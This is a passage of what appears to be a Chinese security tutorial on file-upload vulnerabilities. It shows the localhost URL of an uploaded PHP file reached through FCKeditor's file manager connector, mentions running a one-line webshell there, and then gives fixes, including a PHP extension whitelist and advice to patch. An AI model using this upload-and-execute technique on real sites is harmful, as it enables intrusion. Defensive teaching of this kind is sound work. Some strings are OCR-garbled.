


访问上传产生的路径文件，路径会显示在页面中：

```
http://localhost/fckeditor/editor/filemanager/browser/default/connectors/uploads/file/05091707156.php
```



执行一句话木马文件：



漏洞修复：由于此处使用黑名单校验，可以根据需要的类型修改为白名单参数。

7. 漏洞修复

关于文件上传漏洞的产生和修改此处讨论两种文件上传漏洞的情况和修复：

7.1 代码未判断文件类型或者文件类型限制不完全，一般这种是黑名单或者没有限制，建议添加白名单限制参数数组，固定为图片或文本格式文件。例如如下：

```
if(isset($_POST['submit'])){
   $ext_arr = array('jpg','png','gif');
   $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
   if(in_array($file_ext,$ext_arr)){
       $temp_file = $_FILES['upload_file']['tmp_name'];
       $img_path = UPLOAD_PATH.'/'.rand(10, 99).date("YmdHis").".".$file_ext;

       if(move_uploaded_file($temp_file,$img_path)){
           $is_upload = true;
       } else {
           $msg = "■■■■";
       }
   } else {
       $msg = "■■■■■.jpg|.png|.gif■■■■■";
   }
}
```

7.2
如果是使用WEB中间件存在上传，或者是CMS存在文件上传漏洞，根据官方建议安装补丁升级版本，或者使用官方推荐的临时修改策略来限制问题的产生和利用。